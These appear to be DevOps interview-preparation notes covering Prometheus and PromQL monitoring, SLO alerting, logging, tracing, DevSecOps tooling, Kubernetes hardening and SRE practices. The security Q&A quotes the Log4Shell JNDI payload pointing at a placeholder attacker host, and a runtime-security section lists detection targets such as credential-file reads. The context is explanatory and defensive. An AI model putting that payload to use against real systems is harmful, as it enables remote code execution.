                          Alertmanager  →  PagerDuty / Slack
```

Metric Types

Counter — only goes up; reset on restart

```
http_requests_total{method="GET", status="200"} 12345
```

Gauge — can go up or down

```
node_memory_available_bytes 2147483648
kube_deployment_spec_replicas{deployment="api"} 3
```

Histogram — samples + configurable buckets; use for latency

```
http_request_duration_seconds_bucket{le="0.1"} 9800
http_request_duration_seconds_bucket{le="0.5"} 11234
http_request_duration_seconds_sum 5432.1
http_request_duration_seconds_count 12000
```

Summary — client-side pre-calculated quantiles (less flexible)

---

4. PromQL — Key Patterns

```
# Requests per second over last 5 minutes
rate(http_requests_total[5m])

# Error rate as percentage
rate(http_requests_total{status=~"5.."}[5m])
  / rate(http_requests_total[5m]) * 100

# 99th percentile latency from histogram
histogram_quantile(0.99,
  sum(rate(http_request_duration_seconds_bucket[5m])) by (le, service)
)

# CPU throttling ratio
rate(container_cpu_cfs_throttled_seconds_total[5m])
  / rate(container_cpu_cfs_periods_total[5m]) * 100

# Memory usage vs limit
container_memory_working_set_bytes
  / container_spec_memory_limit_bytes * 100
```

```
# Pods not ready
kube_deployment_spec_replicas
  - kube_deployment_status_ready_replicas

# Top 5 pods by memory
topk(5, container_memory_working_set_bytes{container!=""})

# Alert: sustained high error rate
rate(http_requests_total{code=~"5.."}[5m]) > 0.05
  and on() rate(http_requests_total[5m]) > 10

# Increase in value over 1 hour
increase(errors_total[1h])

# Predict disk fill (4h ahead)
predict_linear(node_filesystem_free_bytes[2h], 4 * 3600) < 0
```

---

5. Alerting Rules Best Practices

```yaml
# Good alert anatomy
- alert: HighErrorRate
  # Expression: must be unambiguous, no false positives
  expr: |
    sum(rate(http_requests_total{status=~"5.."}[5m])) by (service)
    /
    sum(rate(http_requests_total[5m])) by (service)
    * 100 > 5
  # for: ensure it's sustained, not a blip
  for: 2m
  labels:
    severity: critical   # critical / warning / info
    team: platform
  annotations:
    summary: "High error rate on {{ $labels.service }}"
    description: "Error rate {{ printf \"%.1f\" $value }}% for last 2m"
    runbook_url: "https://runbooks.company.com/high-error-rate"
    dashboard_url: "https://grafana.company.com/d/xyz"
```

Alert Design Principles

1. **Alert on symptoms, not causes** — "users can't check out" not "DB CPU high"
2. **Every alert needs a runbook** — on-call should know exactly what to do
3. **Alert on burn rate, not thresholds** — SLO-based alerts reduce noise
4. **Avoid alert fatigue** — if ignored, it's useless noise; remove or fix
5. **Test alerts** — use `amtool` to test routes, fire test alerts in staging

---

6. SLO-Based Alerting

Concepts

```
SLI (Service Level Indicator) - what you measure
  "ratio of successful requests to total requests"

SLO (Service Level Objective) - your target
  "99.9% of requests complete successfully over 30 days"
```

```
Error Budget = 1 - SLO = 0.1% = 43.8 min/month
  When budget is gone → freeze deployments, fix reliability
```

Burn Rate Alerting (Multi-Window)

```
Burn Rate = actual error rate / allowed error rate

If SLO = 99.9%:
  Allowed error rate = 0.001 (0.1%)
  If actual = 1%, burn rate = 10x
  At 10x burn rate, budget exhausted in 3 days

Alert thresholds:
  Critical (page): 14.4x burn rate sustained for 1h
    → exhausts 2% of monthly budget in 1 hour
  Warning (ticket): 6x burn rate sustained for 6h
    → exhausts 5% of monthly budget in 6 hours
  Info: 1x burn rate sustained for 3 days
    → on track to exhaust full budget
```

Error Budget Dashboard Components

- Remaining error budget % (gauge)
- Budget burn rate over time (graph)
- Recent deployments overlaid (annotations)
- Projected budget exhaustion date

---

7. Logging Architecture

Structured Logging (JSON)

```json
{
  "timestamp": "2026-05-25T14:32:01.123Z",
  "level": "ERROR",
  "service": "payment-api",
  "trace_id": "abc123def456",
  "span_id": "789xyz",
  "user_id": "u_12345",
  "order_id": "ord_67890",
  "message": "Payment processing failed",
  "error": "connection timeout after 5000ms",
  "duration_ms": 5001,
  "http.method": "POST",
  "http.path": "/v2/payments",
  "http.status": 503
}
```

Log Levels

Level	Use
TRACE	Extremely detailed (disable in production)
DEBUG	Diagnostic info (disable in production)
INFO	Normal operation events
WARN	Unexpected but handled situation
ERROR	Operation failed, needs investigation
FATAL	System cannot continue, immediate attention

Fluent Bit on Kubernetes

```
[INPUT]  tail /var/log/containers/*.log
[FILTER] kubernetes metadata enrichment (pod, namespace, labels)
[FILTER] parser (JSON, regex)
[FILTER] record_modifier (add cluster name, environment)
[OUTPUT] opensearch / loki / cloudwatch
```

Loki + Grafana (Lightweight ELK Alternative)

- Loki: index only labels, not full text (much cheaper than Elasticsearch)
- Promtail: log shipper (like Filebeat but for Loki)
- LogQL query language (similar to PromQL):

```
# Errors from production API
{namespace="production", app="api"} |= "ERROR"

# Rate of errors per minute
rate({namespace="production"} |= "ERROR" [1m])

# Parse JSON and filter
{app="api"} | json | status >= 500

# Latency from structured logs
{app="api"} | json | duration_ms > 1000

# Count by status code
sum by (status) (
  rate({app="api"} | json | unwrap status [5m])
)
```

---

8. Distributed Tracing

Trace Concepts

```
Trace:  A complete request flow (has unique trace_id)
Span:   A single operation within a trace (has span_id, parent_span_id)
Tags:   Key-value metadata on a span
Logs:   Events within a span (errors, milestones)
Baggage: Propagated data across services
```

Trace Propagation Headers

```
W3C Trace Context (standard):
  traceparent: 00-traceid-spanid-flags
  tracestate: vendor-specific state

B3 (Zipkin/older):
  X-B3-TraceId, X-B3-SpanId, X-B3-ParentSpanId, X-B3-Sampled
```

Sampling Strategies

- **Head-based (random)**: 1-10% sample at trace start. Simple, misses rare errors.
- **Tail-based**: Buffer entire trace, sample based on outcome (all errors, slow traces). Expensive but precise.
- **OpenTelemetry Collector**: enables tail sampling without app changes.

---

9. Grafana Dashboard Design

Essential Panels per Service

```
Row 1: Traffic
```

```
  - Requests/sec (rate graph)
  - Active connections (gauge)

Row 2: Errors
  - Error rate % (stat + threshold coloring)
  - Error count by type (bar chart)

Row 3: Latency
  - p50 / p95 / p99 heatmap or time series
  - Latency distribution (heatmap)

Row 4: Saturation
  - CPU usage vs limit (graph)
  - Memory usage vs limit (graph)
  - Pod restart count (table)

Row 5: Dependencies
  - Database query time
  - Cache hit rate
  - External API error rate
```

Variables for Dynamic Dashboards

```
Namespace: query → label_values(kube_pod_info, namespace)
Deployment: query → label_values(kube_deployment_info{namespace=~"$namespace"}, deployment)
Interval: interval → 1m, 5m, 15m, 1h
```

---

10. On-Call Best Practices

Incident Severity Levels

Level	Definition	Response Time
SEV-1	Complete outage, all users affected	Immediate
SEV-2	Major feature broken, most users affected	$<$ 15 min
SEV-3	Degraded performance, some users affected	$<$ 1 hour
SEV-4	Minor issue, few users, workaround exists	Next business day

Incident Response Flow

```
1. Detect    - alert fires (automated) or user report
2. Triage    - assess severity, assign IC (Incident Commander)
3. Declare   - create incident channel (#inc-YYYYMMDD-title)
4. Mitigate  - restore service (rollback, scale, redirect)
5. Resolve   - confirm recovery, all metrics green
6. Follow-up - blameless postmortem within 48-72 hours
```

Resources

- https://prometheus.io/docs/ — Prometheus official docs
- https://grafana.com/docs/ — Grafana documentation
- https://opentelemetry.io/docs/ — OpenTelemetry
- https://sre.google/workbook/alerting-on-slos/ — Google SRE alerting
- https://www.robustperception.io/blog — Prometheus deep dives by Julius Volz
- https://promlabs.com/promql-cheat-sheet/ — PromQL reference
- https://github.com/grafana/loki — Loki docs

Security & DevSecOps — Interview Questions & Answers

Q1: What is the difference between SAST, DAST, and SCA? > - **SAST (Static)**: Analyzes source code without executing. Runs at commit/CI time. Finds SQL injection patterns, hardcoded secrets, dangerous function calls. Fast, no running app needed. High false positive rate. > - **DAST (Dynamic)**: Tests running application by sending malicious payloads. Finds auth bypasses, XSS, injection that only appears at runtime. Slower, needs deployed environment. > - **SCA (Software Composition Analysis)**: Scans third-party dependencies for known CVEs. Finds "you're using Log4j 2.14, which has CVE-2021-44228." Runs at CI time against package manifests. > > A mature DevSecOps pipeline uses all three at different stages.

Q2: How do you prevent secret sprawl in a large organization? > 1. **Central secrets management**: Vault or AWS Secrets Manager as single source of truth > 2. **Eliminate static credentials**: Use dynamic secrets (Vault DB engine) and IRSA/Workload Identity > 3. **Pre-commit scanning**: gitleaks/detect-secrets hook prevents secrets from ever entering VCS > 4. **Secret rotation automation**: Vault leases or AWS Secrets Manager auto-rotation > 5. **Audit trail**: Every secret access logged; alert on anomalous access patterns > 6. **Break-glass procedure**: For emergencies — logged, time-limited, reviewed

---

Q3: Walk through securing a container from Dockerfile to production. > 1. **Dockerfile**: Minimal base (distroless/alpine), run as `USER 1001`, multi-stage build, pin digest not tag > 2. **CI scan**: Trivy on every build — fail on CRITICAL CVEs > 3. **Registry**: Private registry, image signing with Cosign, SBOM attached > 4. **K8s admission**: Kyverno/OPA policy rejects unsigned images or images from untrusted registries > 5. **Runtime**: Pod security context (`readOnlyRootFilesystem`, `allowPrivilegeEscalation: false`, drop all capabilities), NetworkPolicy restricting egress > 6. **Runtime monitoring**: Falco watching for unexpected process execution, file writes, network connections > 7. **Continuous**: Weekly re-scans of deployed image digests against updated CVE database

---

Q4: Explain the principle of least privilege and how you enforce it in AWS + Kubernetes. > Give every identity (user, service, role) only the minimum permissions needed for its function, and nothing more. > > **AWS**: Start with deny-all. Add only specific actions on specific resources. Use IAM Access Analyzer to find overly permissive policies. Use IRSA instead of node instance profiles (pod-level permissions vs node-level). Use SCPs in AWS Organizations to set organization-wide maximum permissions. > > **Kubernetes**: Create Role/ClusterRole with specific verbs (get, list, watch) on specific resources. Never use `verbs: ["*"]`. Service accounts get only what their workload needs. Audit with `kubectl auth can-i --list`. Disable ServiceAccount token auto-mounting by default.

Q5: What is Log4Shell (CVE-2021-44228)? What would you have done as a DevOps engineer? > Log4Shell was a critical RCE vulnerability in Log4j 2.x. The `${jndi:ldap://attacker.com/a}` string in any logged input triggered a remote class load → remote code execution. CVSS 10.0. > > **Immediate response (hours)**: > 1. Run SCA scan across all services — find every service using Log4j > 2. Check if JNDI is exploitable: WAF rule to block `${jndi:` patterns at perimeter > 3. Set JVM flag `-Dlog4j2.formatMsgNoLookups=true` as immediate mitigation > > **Short-term (days)**: > 4. Patch to Log4j 2.17.1+ across all services > 5. Deploy and rollout via CI/CD pipeline > 6. Verify with container re-scan > > **Long-term**: > 7. Implement SBOM for all services — scan continuously against CVE feed > 8. Set CVE patching SLA (critical: 24hrs)

Q6: What is RBAC in Kubernetes and how does it differ from ABAC? > **RBAC (Role-Based Access Control)**: Permissions based on *roles* assigned to subjects. Subjects are users, groups, service accounts. Resources are API objects. Verbs are actions. Defined with Role/ClusterRole + RoleBinding/ClusterRoleBinding objects. Enabled by default since K8s 1.6. > > **ABAC (Attribute-Based Access Control)**: Older K8s mechanism. Permissions based on attributes (user, resource, namespace) in a static policy file on the API server. Hard to manage, no dynamic updates, not recommended.

Q7: How do you handle a discovered CVE in a base image used by 50+ services? > 1. **Automated detection**: Container scanning in CI + scheduled re-scans of deployed images should have already alerted > 2. **Assess severity**: CVSS

score, exploitability, whether affected package is actually used > 3. **Triage**: Is this exploitable in our environment? Is a patch available? > 4. **Patch**: Update base image in a shared Dockerfile or base image repository. All 50 services rebuild automatically if using the same base — this is why centralized base images matter. > 5. **Emergency if critical**: Force-rebuild all images via CI pipeline trigger, deploy within SLA window > 6. **Verify**: Re-scan all images post-patch > 7. **Process improvement**: Implement image provenance — track which base image version each service uses

---

Q8: What is mTLS and why is it important in a service mesh? > mTLS (mutual TLS) means both client and server present certificates and verify each other — not just the server authenticating itself to the client (regular TLS). > > In a service mesh (Istio/Linkerd), every pod gets a SPIFFE X.509 certificate tied to its Kubernetes Service Account. When service A calls B: > - A's sidecar presents its certificate — B's sidecar verifies A's identity > - B's sidecar presents its certificate — A's sidecar verifies B's identity > - All traffic is encrypted in transit > > This prevents: lateral movement after a pod compromise, impersonation attacks, traffic interception on the cluster network.

Q9: What are the OWASP Top 10? Which are most relevant to DevOps? > Most relevant to DevOps pipeline and infrastructure: > > - **A05: Security Misconfiguration** — default credentials, open S3 buckets, unnecessary features enabled. Caught by: tfsec, checkov, AWS Config rules > - **A06: Vulnerable and Outdated Components** — unpatched libraries. Caught by: Snyk, Trivy, Dependabot > - **A02: Cryptographic Failures** — data not encrypted at rest/transit. Enforced by: Terraform policy, K8s NetworkPolicy, TLS enforcement > - **A04: Insecure Design** — lack of threat modeling. Addressed by: security champions, design reviews > - **A08: Software and Data Integrity Failures** — unsigned images, CI/CD pipeline tampering. Addressed by: Cosign, SLSA, pipeline security

---

Q10: How do you audit Kubernetes for security misconfigurations? > Tools and checks: > - `kube-bench` — runs CIS Kubernetes Benchmark, checks API server flags, etcd encryption, RBAC setup > - `kube-hunter` — active security hunting for exposed endpoints, privilege escalation paths > - `kubectl-who-can` — find who has permission to do specific actions > - Polaris (Fairwinds) — validates K8s resources against best practices > - Checkov on K8s manifests in Git repo > > Key things to check: > 1. Are any pods running as root? `kubectl get pods -A -o json | jq '.items[].spec.containers[].securityContext'` > 2. Anonymous API access? `kubectl --as system:anonymous get pods` > 3. Dashboard exposed publicly? > 4. Any secrets in ConfigMaps? > 5. Etcd encrypted at rest? > 6. Audit logs enabled?

Security & DevSecOps — Deep Dive Notes

1. DevSecOps Philosophy

Shift-Left Security — integrate security at every pipeline stage, not at the end.

```
TRADITIONAL:  [Dev] → [Dev] → [QA] → [Security] → [Deploy]   ← Security is a bottleneck
DEVSECOPS:    [Dev+Sec] → [Build+Scan] → [Test+Scan] → [Deploy+Monitor]
```

Cost multiplier of fixing bugs: - Design phase: 1x - Development: 10x - Testing: 100x - Production: 10,000x+

---

2. Security Toolchain Per Pipeline Stage

Pre-commit (Developer Machine)

- **gitleaks** — scan for hardcoded secrets (API keys, passwords, tokens)
- **git-secrets** — prevent AWS credentials from being committed
- **detect-secrets** — Yelp's secret scanning tool
- **pre-commit framework** — runs hooks before every `git commit`

Source / CI Stage — SAST (Static Analysis)

Test code without running it. Finds logic bugs and known vulnerability patterns.

Tool	Best For	Key Checks
SonarQube	All languages	OWASP Top 10, code coverage gates
Semgrep	Multi-language custom rules	SQL injection, XSS, dangerous functions
Bandit	Python	os.system, hardcoded passwords, pickle
CodeQL	GitHub Actions native	Deep data-flow analysis
SpotBugs + FindSecBugs	Java	Deserialization, injection

SCA — Dependency Scanning

Find CVEs in third-party libraries before they reach production.

Tool	Strength
Snyk	Largest DB, auto-fix PRs, license checks
Dependabot	GitHub native, free, auto-PRs
Trivy	Covers containers + filesystems + IaC
OWASP Dependency-Check	Open source, Java/JS/Python

Container Security Scanning

```
trivy image --severity HIGH,CRITICAL myapp:1.0.0
grype myapp:1.0.0 --fail-on high

Rules:
  - Never use :latest tag in production
  - Pin digest: FROM python@sha256:abc123...
  - Use distroless or alpine base images
  - Rebuild base images weekly for OS patches
  - Fail CI on any CRITICAL CVE
```

IaC Security Scanning

```
checkov -d ./terraform       -- misconfigs in Terraform
tfsec ./terraform            -- Terraform-specific rules
kube-score score ./k8s/      -- K8s manifest quality
kubesec scan ./k8s/pod.yaml  -- K8s security scoring
```

DAST — Dynamic Testing (Running App)

Tests the live application for vulnerabilities.

- **OWASP ZAP**: Free, CI-friendly, passive + active scanning
- **Burp Suite**: Industry standard for manual pen testing
- **Nuclei**: Template-based fast scanner (thousands of templates)
- Run against staging environment before promoting to production

---

3. Secrets Management

Why Not Environment Variables

- Visible in `/proc/PID/environ` — any process can read
- Often logged accidentally by frameworks
- Passed to all child processes
- Require restart to rotate

HashiCorp Vault — Architecture

```
Auth Methods (how clients authenticate):
  - Kubernetes  →  ServiceAccount token → Vault token
  - AWS IAM     →  Instance/role identity → Vault token
```

```
  - OIDC        →  GitHub, Okta, Google → Vault token
  - AppRole     →  Role ID + Secret ID (CI systems)

Secret Engines (how secrets are stored/generated):
  - KV v2         →  Static key-value with versioning
  - Database      →  Dynamic credentials (Postgres, MySQL)
  - PKI           →  Certificate authority, issue TLS certs
  - AWS           →  Dynamic IAM credentials
  - SSH           →  OTP or CA-signed SSH certificates

Kubernetes Integration Patterns:
  A) Vault Agent Injector (Sidecar):
     Pod annotation → Vault injects secret as file in /vault/secrets/
     App reads file - never touches K8s secrets

  B) External Secrets Operator:
     ExternalSecret CRD → syncs from Vault/AWS SM → K8s Secret
     Easier but secrets still live in etcd (encrypt etcd at rest)

  C) CSI Secrets Store Driver:
     SecretProviderClass → mounts secrets directly as volumes
     No K8s Secret object created
```

AWS Secrets Manager Best Practices

```
1. Enable automatic rotation (Lambda rotators for RDS, Redshift)
2. Use resource policies for cross-account access
3. Enable CloudTrail logging for all GetSecretValue calls
4. Set ResourcePolicy to deny access from non-approved roles
5. Use SecretString for small secrets, reference S3 for large payloads
6. Tag secrets: Environment, Team, Service (for cost allocation + access control)
7. Use conditions in IAM: aws:ResourceTag/Environment = production
```

---

4. Kubernetes Security Hardening

Security Context (Per Pod/Container)

```yaml
# Pod-level security context
securityContext:
  runAsNonRoot: true
  runAsUser: 1001
  runAsGroup: 1001
  fsGroup: 1001
  seccompProfile:
    type: RuntimeDefault   # uses container runtime seccomp profile
  sysctls: []              # no unsafe sysctls

# Container-level security context
containers:
  - name: app
    securityContext:
      allowPrivilegeEscalation: false
      readOnlyRootFilesystem: true
      capabilities:
        drop: [ALL]        # drop ALL capabilities
        add: []            # add only what's strictly needed
```

Pod Security Admission (Replaces deprecated PodSecurityPolicy)

```
Enforce at namespace level via labels:

  privileged  → no restrictions (only for system namespaces)
  baseline    → prevents known privilege escalations
  restricted  → maximum hardening (non-root, no capabilities, read-only FS)

Apply to namespace:
  pod-security.kubernetes.io/enforce: restricted
  pod-security.kubernetes.io/warn: restricted
  pod-security.kubernetes.io/audit: restricted
```

RBAC Hardening

```
Key rules:
  1. No wildcard verbs ("*") or resources ("*") in production
  2. No cluster-admin for service accounts
  3. Namespace-scoped Roles > ClusterRoles for most cases
  4. Audit quarterly: who has access to what
  5. Use kubectl auth can-i --list --as=system:serviceaccount:ns:sa
  6. Disable default ServiceAccount token automounting
     automountServiceAccountToken: false  (in ServiceAccount spec)
```

Network Policies — Micro-Segmentation Model

```
Step 1: Default deny all (namespace-wide)
  Both ingress and egress default deny

Step 2: Whitelist per service
  Allow ingress from ingress-controller to web tier on 443
  Allow ingress from web to api on 8080
  Allow ingress from api to database on 5432
  Allow all pods to DNS (kube-dns) on port 53
  Allow monitoring to scrape metrics on 9090

Step 3: Egress restrictions
  Deny internet egress for database pods
  Allow controlled outbound for specific external APIs
```

Admission Controllers Worth Knowing

```
Mutating webhooks (modify objects):
  - Istio Sidecar Injector - adds Envoy proxy
  - Vault Agent Injector - adds Vault agent sidecar
  - Pod Security Policy (deprecated) / Kyverno mutate

Validating webhooks (accept/reject):
  - OPA/Gatekeeper - policy-as-code
  - Kyverno - policy engine (simpler than OPA for K8s)
  - ImagePolicyWebhook - enforce trusted registries only

Built-in:
  - LimitRanger - enforce resource limits
  - ResourceQuota - enforce namespace quotas
  - NamespaceLifecycle - prevent ops on deleting namespaces
```

---

5. Supply Chain Security (SLSA Framework)

SLSA Levels

```
SLSA 0 → No requirements
SLSA 1 → Build scripted, provenance available
SLSA 2 → Version control + hosted build service + signed provenance
SLSA 3 → Hardened build, provenance authenticated, non-forgeable
SLSA 4 → Hermetic + reproducible builds, two-party review

Goal: Protect against dependency confusion, build tampering, source compromises
```

Cosign — Image Signing and Verification

```
# Sign an image (keyless, OIDC-based - works in GitHub Actions)
cosign sign --yes registry.io/org/myapp:v1.2.3

# Verify at deployment time
cosign verify \
  --certificate-identity=github-actions@company.iam.gserviceaccount.com \
  --certificate-oidc-issuer=https://token.actions.githubusercontent.com \
  registry.io/org/myapp:v1.2.3

# Generate SBOM and attach to image
syft registry.io/org/myapp:v1.2.3 -o spdx-json > sbom.json
cosign attach sbom --sbom sbom.json registry.io/org/myapp:v1.2.3
```

SBOM (Software Bill of Materials)

- Complete inventory of all components in a software artifact
- Formats: SPDX, CycloneDX
- Required by US Executive Order 14028 for federal software
- Tools: Syft (generation), Grype (vulnerability scanning from SBOM)

---

6. Runtime Security

Falco — Cloud-Native Runtime Security

```
What it detects (via eBPF syscall monitoring):
  - Shell spawned inside container
  - Sensitive file reads (/etc/shadow, /etc/kubernetes/admin.conf)
  - Outbound connections to unexpected destinations
  - Privilege escalation attempts
  - Crypto mining behavior patterns
  - Container drift (unexpected binary execution)

Deployment: DaemonSet on every node
Output: Syslog, webhook, Slack, Falcosidekick for routing

Example rule concept:
  Alert when: process != expected binary list runs inside container
  Alert when: write to /etc/ inside running container
  Alert when: container makes unexpected network connection
```

---

7. Compliance Frameworks at a Glance

Standard	Industry	Key DevOps Requirements
SOC 2 Type II	SaaS/Cloud	Audit trails, access control, change management, annual audit
PCI-DSS v4	Payments	Network segmentation, encryption, no default passwords, pen testing
HIPAA	Healthcare (US)	PHI access controls, audit logs, encryption, BAA agreements
ISO 27001	All industries	ISMS, risk management, security policies, annual audit
GDPR	EU/handling EU data	Data mapping, consent, right to erasure, 72hr breach notification
FedRAMP	US Federal Cloud	Continuous monitoring, NIST 800-53 controls, ATO authorization

Automation for Compliance

```
Policy as Code:  OPA/Gatekeeper, Kyverno, Sentinel (Terraform)
Audit Logging:   CloudTrail + SIEM (Splunk/OpenSearch), K8s audit logs
Vulnerability:   Trivy + weekly scans + patching SLA dashboards
Access Reviews:  Automated quarterly reports from IAM + K8s RBAC
Evidence:        Automated compliance evidence collection (Drata, Vanta)
```

Resources

- https://owasp.org/www-project-top-ten/ — OWASP Top 10
- https://cheatsheetseries.owasp.org/ — OWASP Cheat Sheets
- https://slsa.dev/ — Supply chain security levels
- https://www.cisecurity.org/cis-benchmarks — CIS Benchmarks (free)
- https://developer.hashicorp.com/vault/docs — HashiCorp Vault
- https://falco.org/docs/ — Falco runtime security
- https://kyverno.io/docs/ — Kyverno policies
- https://aquasecurity.github.io/trivy/ — Trivy scanner

ewpage # 11-SRE-Practices

SRE Practices — Interview Questions & Answers

Q1: Explain SLI, SLO, and SLA with concrete examples. > **SLI**: The metric you measure. "99.2% of checkout API requests completed in < 500ms and returned HTTP < 500 over the last 28 days." > **SLO**: Your internal target. "We will maintain 99.5% availability and 99% of requests < 500ms." > **SLA**: Your contractual promise to customers. "We guarantee 99% uptime; below this triggers service credits." > > Relationship: SLA SLO (internal target must be harder than customer promise to leave buffer). > Setting SLOs: measure user satisfaction, find the threshold below which users complain, set SLO just above that.

Q2: What is an error budget and how does it change team behavior? > Error budget is the maximum allowed unreliability: `1 - SLO`. For a 99.9% SLO = 43.8 min/month of allowed downtime. > > Impact on behavior: > - **Development teams** want to ship fast; SREs want stability. Error budget is the shared arbiter. > - Plenty of budget → deploy, experiment, take risks. Budget is the runway. > - Budget running low → slow down risky changes, prioritize reliability work. > - Budget exhausted → feature freeze until next period; SRE team stops new feature support and focuses on reliability. > > It transforms the conversation from "ops blocking dev" to "both teams share the same budget and make tradeoff decisions together."

Q3: How do you define SLOs for a new service? > 1. **Instrument first**: Add the four golden signals metrics before setting targets > 2. **Measure baseline**: What is current actual availability/latency? > 3. **Define good**: What does "working correctly for users" mean for this service? > 4. **User research**: What threshold of degradation causes users to abandon or complain? > 5. **Set SLO slightly below baseline**: Don't target perfection — start conservative > 6. **Review quarterly**: Tighten as reliability improves; loosen if consistently over-achieving > > Common mistake: setting SLOs at 99.99% without measuring whether that's achievable or even necessary.

Q4: Walk through how you would run a blameless post-mortem. > 1. **Timeline building (within 24h)**: Gather all data — logs, metrics, pager alerts, Slack threads, actions taken. Create objective timeline without assigning fault. >

2. **Meeting (48-72h)**: Invite all involved. IC, engineers, on-call. Facilitator is neutral (often senior SRE not involved in incident). > 3. **Focus**: What failed? Not who failed. "The process allowed X" not "Alice didn't do X." > 4. **5 Whys**: Drill to systemic root cause. Usually: missing automation, missing alert, missing test, missing documentation. > 5. **Action items**: Specific, assigned, time-bound. Not vague like "improve monitoring." Instead: "Add alert for DB connection pool > 80% — assigned to Bob — due June 1." > 6. **Publish**: Share widely. Learning is only valuable when spread.

Q5: What is toil and how do you measure and reduce it? > Toil is manual, repetitive, automatable operational work that scales with service growth and has no lasting value. > > **Measuring**: Time tracking per task category over 2-4 weeks. Ask: how long did each operational task take this week? > > **Reducing**: > - Manual DB restarts → health check + auto-restart (livenessProbe or systemd Restart=always) > - Certificate renewals → cert-manager > - Disk fills → alerting at 80% + auto-expansion or cleanup cron > - Manual deploys → CI/CD pipeline > > Goal: < 50% of SRE time on toil. If more, the team is an ops team in SRE clothing.

Q6: How do you design a system for 99.99% availability? > First: understand that 99.99% = 52 minutes/year downtime. This is extremely hard to achieve. > > Requirements: > - **Multi-AZ deployment**: No single data center failure takes down the service > - **Zero-downtime deployments**: Rolling updates with maxUnavailable: 0 > - **Fast auto-healing**: HPA + Cluster Autoscaler, liveness probes with automatic restart > - **Fast detection**: P99 alert fires in < 2 minutes of degradation > - **Fast recovery**: MTTR < 10 minutes requires runbooks, automation, practiced incidents > - **Database HA**: Aurora (sub-30s failover), multi-AZ RDS, read replicas > - **Circuit breakers**: Prevent cascade failures from one service taking down others > - **Chaos testing**: Regularly inject failures to find hidden dependencies > > Reality check: Most services don't need 99.99%. 99.9% (43 min/month) is right for most B2B; 99.5% is fine for many internal tools.

Q7: Explain the difference between MTTR, MTTD, MTTF, and MTBF. > - **MTTD (Mean Time to Detect)**: Avg time from failure occurrence to detection. Goal: minimize with better alerting. Target: < 2 min. > - **MTTR (Mean Time to Recover/Repair)**: Avg time from detection to restoration. Reduced by runbooks, automation, practiced response. Target: < 30 min for SEV-1. > - **MTTF (Mean Time to Failure)**: Avg time a system operates before failing. For hardware/non-repairable items. > - **MTBF (Mean Time Between Failures)**: For repairable systems. MTTF + MTTR. Higher is better. > > **Availability formula**: MTBF / (MTBF + MTTR) × 100%

Q8: How do you approach on-call rotations and prevent burnout? > Structure: > - Maximum coverage: 1 week primary + 1 week secondary per rotation > - No more than 2 on-call weeks per quarter per person > - Compensation: On-call differential pay, time-off after heavy weeks > > Preventing alert fatigue: > - Review all pages weekly: "should this have paged?" > - Delete or demote alerts that required no action 3 times in a row > - Mean time between pages target: > 2 hours > - Only page when human action is immediately required > > If on-call is miserable: fix the product, not the rotation. Persistent bad on-call = product has fundamental reliability issues.

Q9: What is chaos engineering and how do you introduce it responsibly? > Chaos engineering deliberately injects failures into production (or staging) to discover weaknesses before they cause incidents. > > **Responsible introduction**: > 1. Start in staging/canary — never directly in production until team is comfortable > 2. Define steady state before experimenting (dashboards ready, team watching) > 3. Start small: kill 1 pod, not the whole deployment > 4. Always have an abort procedure > 5. Run during business hours with team present (not at 3am) > 6. GameDay events: structured, scheduled, everyone informed > > **Graduated rollout**: > - Week 1: Kill a single pod, confirm auto-restart > - Week 2: Kill all pods in one AZ, confirm multi-AZ failover > - Week 3: Inject 100ms latency to database, confirm circuit breaker > - Month 2: Full region failover test

---

Q10: Tell me about a major incident you handled. (Behavioral) > Structure your answer using the SRE incident framework: > > **S** (Situation): "We had a SEV-1 — payment service returning 503 for 35% of requests." > **T** (Task): "I was the IC on call. MTTR target was 30 minutes, SLO breach threshold was 10 min." > **A** (Action): > 1. Opened incident channel, assigned roles > 2. Checked dashboards — DB connection pool at 99% > 3. Identified long-running transactions from recent deployment > 4. Rolled back deployment via CI/CD in 8 minutes > 5. Confirmed recovery, communicated to stakeholders > **R** (Result): "Restored service in 22 minutes. Post-mortem identified missing query index. Added automated slow-query gate to CI." > > Always end with: what you changed to prevent recurrence.

SRE Practices — Deep Dive Notes

1. What is SRE?

Site Reliability Engineering applies software engineering principles to infrastructure and operations. Coined at Google (2003). Key book: *Site Reliability Engineering* (free at sre.google).

Core philosophy: - Toil (manual repetitive work) should be $< 50\%$ of SRE time - Error budgets balance velocity with reliability - Everything that can be automated should be automated - Post-mortems are blameless — systems, not people, are at fault

SRE vs DevOps: - DevOps: a culture and set of practices - SRE: an implementation of DevOps principles with specific tools (SLOs, error budgets, on-call) - "SRE is what you get when you hire a software engineer to do operations" — Google

---

2. Service Level Terminology

SLI — Service Level Indicator

A *quantitative measure* of some aspect of service behavior.

Good SLIs directly measure user experience:

Service Type	Example SLI
Request-based	% of requests completing successfully in < 500ms
Data pipeline	% of records processed without error within SLA window
Storage	Proportion of reads returning correct data
Batch job	% of jobs completing within scheduled window

Bad SLIs: CPU %, memory usage (these are causes, not symptoms of user pain)

SLO — Service Level Objective

The *target value* for an SLI.

```
SLI:  ratio of successful requests (status < 500, latency < 500ms)
SLO:  99.5% over a rolling 28-day window

SLO should reflect user happiness threshold:
  - Below 99% → users notice and are angry
  - 99.5% → acceptable with occasional complaints
  - 99.99% → imperceptible to most users
```

Setting the right SLO: 1. Start with what users actually experience (measure first) 2. Talk to product/business about acceptable impact 3. Start slightly below measured baseline 4. Tighten only after you can reliably hit the target 5. Avoid over-engineering: 99.999% is almost never necessary

SLA — Service Level Agreement

A *contractual commitment* to the customer, usually with financial penalties for breach. SLA should be more lenient than SLO (internal buffer).

```
Internal:  SLO = 99.9%  (what you aim for)
External:  SLA = 99.5%  (what you promise customers)
Buffer:    0.4%         (wiggle room for investigations)
```

Error Budget

```
Error Budget = 1 - SLO (as percentage of time)

99.9% SLO:
  Error budget = 0.1% = 43.8 minutes/month downtime
```

```
99.5% SLO:
  Error budget = 0.5% = 3.65 hours/month

99.99% SLO:
  Error budget = 0.01% = 4.38 minutes/month
```

Error budget policy: - Budget > 50% remaining → deploy freely, run experiments, accept risk - Budget 25-50% → slow down risky deployments, investigate reliability issues - Budget < 25% → freeze non-critical deployments, focus on reliability - Budget exhausted → full freeze until next window; SRE team gets priority

---

3. Toil — Identification and Elimination

What is Toil?

Manual, repetitive, automatable, tactical work that scales linearly with service growth. Not the same as overhead (meetings, reviews) or project work.

Toil characteristics: - Manual (human required) - Repetitive (done over and over) - Automatable (machine could do it) - Reactive (triggered by external event) - No lasting value (same work tomorrow) - Scales with service size

Toil Examples

```
High Toil:
  - Manually restarting pods when out-of-memory
  - Manual certificate renewals
  - Copying configuration values between environments
